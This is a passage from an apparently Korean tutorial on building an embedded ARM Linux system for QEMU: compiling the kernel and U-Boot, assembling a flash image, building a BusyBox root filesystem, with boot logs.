00000d0: 04f0 1fe5 a004 0001 0000 a0e3 170f 07ee  ................
```

QEMU에서 빠져나오기

- ctrl+a+x
  - ctrl+a를 먼저 한 번 눌렀다 뗀 후 이어서 x

Kernel

리눅스 커널 컴파일하기

- 커널 소스코드 다운로드
  - https://www.kernel.org
  - https://cdn.kernel.org/pub/linux/kernel/v4.x/linux-4.1.6.tar.xz


```
root@ubuntu:~/Linux_Build# xz -d linux-4.1.6.tar.xz
root@ubuntu:~/Linux_Build#
root@ubuntu:~/Linux_Build# ls
linux-4.1.6.tar
root@ubuntu:~/Linux_Build# tar xvf linux-4.1.6.tar


...
```

리눅스 커널 컴파일하기

```
# make ARCH=arm versatile_defconfig
# make ARCH=arm menuconfig
    - apt-get install lib32ncurses5 lib32ncurses5-dev bc
    // Kernel Features->Use the ARM EABI to compile the kernel 체크 확인

# make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- all

…
```

```
# find . -name zImage
./arch/arm/boot/zImage
#
```

zImage의 구조



커널 이미지
vmlinux

gzip –f –9

압축해제 프로그램
Head.s + misc.c

+

커널 압축 이미지
piggy.gz

zImage


출처 : http://bmfrog.tistory.com/m/post/view/id/101

zImage의 구조

- vmlinux : 실제 커널
- piggy.gz : vmlinux를 압축한 파일
- misc.c : 압축 해제 수행
- head.s : 압축 해제된 코드로 jump

커널 부팅 테스트

- qemu-system-arm -M versatilepb -m 128M -kernel zImage -nographic -append "console=ttyAMA0,115200"



```
bio: create slab <bio-0> at 0
Switching to clocksource timer3
NET: Registered protocol family 2
TCP established hash table entries: 512 (order: 0, 4096 bytes)
TCP bind hash table entries: 512 (order: -1, 2048 bytes)
TCP: Hash tables configured (established 512 bind 512)
TCP: reno registered
UDP hash table entries: 256 (order: 0, 4096 bytes)
UDP-Lite hash table entries: 256 (order: 0, 4096 bytes)
NET: Registered protocol family 1
RPC: Registered named UNIX socket transport module.
RPC: Registered udp transport module.
RPC: Registered tcp transport module.
RPC: Registered tcp NFSv4.1 backchannel transport module.
NetWinder Floating Point Emulator V0.97 (double precision)
Installing knfsd (copyright (C) 1996 okir@monad.swb.de).
jffs2: version 2.2. (NAND) ┬⌐ 2001-2006 Red Hat, Inc.
ROMFS MTD (C) 2007 Red Hat, Inc.
msgmni has been set to 55
Block layer SCSI generic (bsg) driver version 0.4 loaded (major 254)
io scheduler noop registered
io scheduler deadline registered
io scheduler cfq registered (default)
clcd-pl11x dev:20: PL110 rev0 at 0x10120000
clcd-pl11x dev:20: Versatile hardware, VGA display
Console: switching to colour frame buffer device 80x60
brd: module loaded
physmap platform flash device: 04000000 at 34000000
physmap-flash.0: Found 1 x32 devices at 0x0 in 32-bit bank. Manufacturer ID 0x00
0000 Chip ID 0x000000
Intel/Sharp Extended Query Table at 0x0031
Using buffer write method
smc91x.c: v1.1, sep 22 2004 by Nicolas Pitre <nico@fluxnic.net>
eth0: SMC91C11xFD (rev 1) at c29c8000 IRQ 57 [nowait]
eth0: Ethernet addr: 52:54:00:12:34:56
mousedev: PS/2 mouse device common for all mice
TCP: cubic registered
NET: Registered protocol family 17
VFP support v0.3: implementor 41 architecture 1 part 10 variant 9 rev 0
input: AT Raw Set 2 keyboard as /devices/fpga:06/serio0/input/input0
input: ImExPS/2 Generic Explorer Mouse as /devices/fpga:07/serio1/input/input1
VFS: Cannot open root device "1f03" or unknown-block(31,3): error -6
Please append a correct "root=" boot option; here are the available partitions:
1f00           65536 mtdblock0  (driver?)
Kernel panic - not syncing: VFS: Unable to mount root fs on unknown-block(31,3)
CPU: 0 PID: 1 Comm: swapper Not tainted 3.10.6 #1
[<c0018b3c>] (unwind_backtrace+0x0/0xf0) from [<c00169a4>] (show_stack+0x10/0x14
)
[<c00169a4>] (show_stack+0x10/0x14) from [<c0283c90>] (panic+0x80/0x1d0)
[<c0283c90>] (panic+0x80/0x1d0) from [<c034eee4>] (mount_block_root+0x1a0/0x258)
[<c034eee4>] (mount_block_root+0x1a0/0x258) from [<c034f188>] (mount_root+0xf0/0
x118)
[<c034f188>] (mount_root+0xf0/0x118) from [<c034f310>] (prepare_namespace+0x160/
0x1b4)
[<c034f310>] (prepare_namespace+0x160/0x1b4) from [<c034eb6c>] (kernel_init_free
able+0x16c/0x1b0)
[<c034eb6c>] (kernel_init_freeable+0x16c/0x1b0) from [<c0282d58>] (kernel_init+0
x8/0xe4)
[<c0282d58>] (kernel_init+0x8/0xe4) from [<c0013db0>] (ret_from_fork+0x14/0x24)
_
```

Bootloader + Kernel

vi include/configs/versatile.h

```
#define CONFIG_BOOTDELAY        2
#define CONFIG_BOOTARGS         "root=/dev/nfs mem=128M ip=dhcp "₩
                        "netdev=25,0,0xf1010000,0xf1010010,eth0"
```

```
#define CONFIG_BOOTDELAY        2
#define CONFIG_BOOTARGS        "root=/dev/ram mem=128M console=ttyAMA0,115200"
#define CONFIG_INITRD_TAG    1
```


* Ram Disk 방식을 이용하여 부팅하도록 설정 수정.

vi common/image.c

```
#if defined(CONFIG_B2) || defined(CONFIG_EVB4510) || defined(CONFIG_ARMADILLO)
                /*
                 * We need to copy the ramdisk to SRAM to let Linux boot
                 */
                if (rd_data) {
                        memmove ((void *)rd_load, (uchar *)rd_data, rd_len);
                        rd_data = rd_load;
                }
#endif
```


```
#if defined(CONFIG_B2) || defined(CONFIG_EVB4510) || defined(CONFIG_ARMADILLO) ||
defined(CONFIG_VERSATILE)
                /*
                 * We need to copy the ramdisk to SRAM to let Linux boot
                 */
                if (rd_data) {
                        memmove ((void *)rd_load, (uchar *)rd_data, rd_len);
                        rd_data = rd_load;
                }
#endif
```

U-boot 재컴파일



```
$ make all ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi-
```


Uboot image 생성



```
dd if=/dev/zero of=flash.bin bs=1 count=5M

dd if=u-boot.bin of=flash.bin conv=notrunc bs=1

cp /root/linux-4.1.6/arch/arm/boot/zImage .

apt install u-boot-tools

mkimage -A arm -C none -O linux -T kernel -d zImage -a 0x00010000 -e 0x00010000 zImage.uimg

dd if=zImage.uimg of=flash.bin conv=notrunc bs=1 seek=2M
```

부트로더+커널 부팅 성공

- qemu-system-arm -M versatilepb -m 128M -kernel flash.bin -nographic
- VersatilePB # bootm 0x210000



```
bio: create slab <bio-0> at 0
Switching to clocksource timer3
NET: Registered protocol family 2
TCP established hash table entries: 512 (order: 0, 4096 bytes)
TCP bind hash table entries: 512 (order: -1, 2048 bytes)
TCP: Hash tables configured (established 512 bind 512)
TCP: reno registered
UDP hash table entries: 256 (order: 0, 4096 bytes)
UDP-Lite hash table entries: 256 (order: 0, 4096 bytes)
NET: Registered protocol family 1
RPC: Registered named UNIX socket transport module.
RPC: Registered udp transport module.
RPC: Registered tcp transport module.
RPC: Registered tcp NFSv4.1 backchannel transport module.
NetWinder Floating Point Emulator V0.97 (double precision)
Installing knfsd (copyright (C) 1996 okir@monad.swb.de).
jffs2: version 2.2. (NAND) т˜ 2001-2006 Red Hat, Inc.
ROMFS MTD (C) 2007 Red Hat, Inc.
msgmni has been set to 55
Block layer SCSI generic (bsg) driver version 0.4 loaded (major 254)
io scheduler noop registered
io scheduler deadline registered
io scheduler cfq registered (default)
clcd-pl11x dev:20: PL110 rev0 at 0x10120000
clcd-pl11x dev:20: Versatile hardware, VGA display
Console: switching to colour frame buffer device 80x60
brd: module loaded
physmap platform flash device: 04000000 at 34000000
physmap-flash.0: Found 1 x32 devices at 0x0 in 32-bit bank. Manufacturer ID 0x00
0000 Chip ID 0x000000
Intel/Sharp Extended Query Table at 0x0031
Using buffer write method
smc91x.c: v1.1, sep 22 2004 by Nicolas Pitre <nico@fluxnic.net>
eth0: SMC91C11xFD (rev 1) at c29c8000 IRQ 57 [nowait]
eth0: Ethernet addr: 52:54:00:12:34:56
mousedev: PS/2 mouse device common for all mice
TCP: cubic registered
NET: Registered protocol family 17
VFP support v0.3: implementor 41 architecture 1 part 10 variant 9 rev 0
input: AT Raw Set 2 keyboard as /devices/fpga:06/serio0/input/input0
input: ImExPS/2 Generic Explorer Mouse as /devices/fpga:07/serio1/input/input1
VFS: Cannot open root device "1f03" or unknown-block(31,3): error -6
Please append a correct "root=" boot option; here are the available partitions:
1f00           65536 mtdblock0  (driver?)
Kernel panic - not syncing: VFS: Unable to mount root fs on unknown-block(31,3)
CPU: 0 PID: 1 Comm: swapper Not tainted 3.10.6 #1
[<c0018b3c>] (unwind_backtrace+0x0/0xf0) from [<c00169a4>] (show_stack+0x10/0x14
)
[<c00169a4>] (show_stack+0x10/0x14) from [<c0283c90>] (panic+0x80/0x1d0)
[<c0283c90>] (panic+0x80/0x1d0) from [<c034eee4>] (mount_block_root+0x1a0/0x258)
[<c034eee4>] (mount_block_root+0x1a0/0x258) from [<c034f188>] (mount_root+0xf0/0
x118)
[<c034f188>] (mount_root+0xf0/0x118) from [<c034f310>] (prepare_namespace+0x160/
0x1b4)
[<c034f310>] (prepare_namespace+0x160/0x1b4) from [<c034eb6c>] (kernel_init_free
able+0x16c/0x1b0)
[<c034eb6c>] (kernel_init_freeable+0x16c/0x1b0) from [<c0282d58>] (kernel_init+0
x8/0xe4)
[<c0282d58>] (kernel_init+0x8/0xe4) from [<c0013db0>] (ret_from_fork+0x14/0x24)
_
```

Root File System

Root File System

- 루트 파일 시스템이란?
  - 커널 부팅 완료 후 만나게 되는 파일들
  - OS 인터페이스
    - Shell
    - X-Windows
  - 기본 프로그램들
    - Login, passwd, ls, id, ps, netstat 등등..
  - 라이브러리들
    - Glibc 등


BusyBox 소개

- 다양한 유틸리티, 프로그램들을 하나로 통합한 패키지 프로그램
- 중복되는 부분을 제거함으로써 용량 최소화
- 임베디드 운영체제에서 많이 사용 됨

- 다운로드
  - http://busybox.net/downloads/busybox-1.21.1.tar.bz2

Busybox 컴파일


- make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- defconfig
- make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- menuconfig
- 컴파일 전에 옵션 변경
  - Busybox Setting -> Build Option -> Static binary 체크



```
[*] Build BusyBox as a static binary (no shared libs)
[ ] Force NOMMU build
[*] Build with Large File Support (for accessing files > 2 GB)
()  Cross Compiler prefix
()  Additional CFLAGS
```

- make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- install

Busybox 컴파일




```
  ./_install//usr/sbin/rdev -> ../../bin/busybox
  ./_install//usr/sbin/readahead -> ../../bin/busybox
  ./_install//usr/sbin/readprofile -> ../../bin/busybox
  ./_install//usr/sbin/remove-shell -> ../../bin/busybox
  ./_install//usr/sbin/rtcwake -> ../../bin/busybox
  ./_install//usr/sbin/sendmail -> ../../bin/busybox
  ./_install//usr/sbin/setfont -> ../../bin/busybox
  ./_install//usr/sbin/setlogcons -> ../../bin/busybox
  ./_install//usr/sbin/svlogd -> ../../bin/busybox
  ./_install//usr/sbin/telnetd -> ../../bin/busybox
  ./_install//usr/sbin/tftpd -> ../../bin/busybox
  ./_install//usr/sbin/ubiattach -> ../../bin/busybox
  ./_install//usr/sbin/ubidetach -> ../../bin/busybox
  ./_install//usr/sbin/ubimkvol -> ../../bin/busybox
  ./_install//usr/sbin/ubirmvol -> ../../bin/busybox
  ./_install//usr/sbin/ubirsvol -> ../../bin/busybox
  ./_install//usr/sbin/ubiupdatevol -> ../../bin/busybox
  ./_install//usr/sbin/udhcpd -> ../../bin/busybox


--------------------------------------------------
You will probably need to make your busybox binary
setuid root to ensure all configured applets will
work properly.
--------------------------------------------------

root@ubuntu:~/Linux_Build/busybox/busybox-1.21.1# 
```

기본 파일시스템 생성

```
# cd _install/

# find . | cpio -o --format=newc > ../rootfs.img
    3994 blocks

# gzip -c ../rootfs.img > rootfs.img.gz

# cp /root/linux-4.1.6/arch/arm/boot/zImage .
```

Kernel + RFS 부팅 테스트

- qemu-system-arm -M versatilepb -m 128M -kernel zImage -initrd rootfs.img.gz -append "root=/dev/ram rdinit=/bin/sh console=ttyAMA0,115200" -nographic



```
Using buffer write method
erase region 0: offset=0x0,size=0x40000,blocks=256
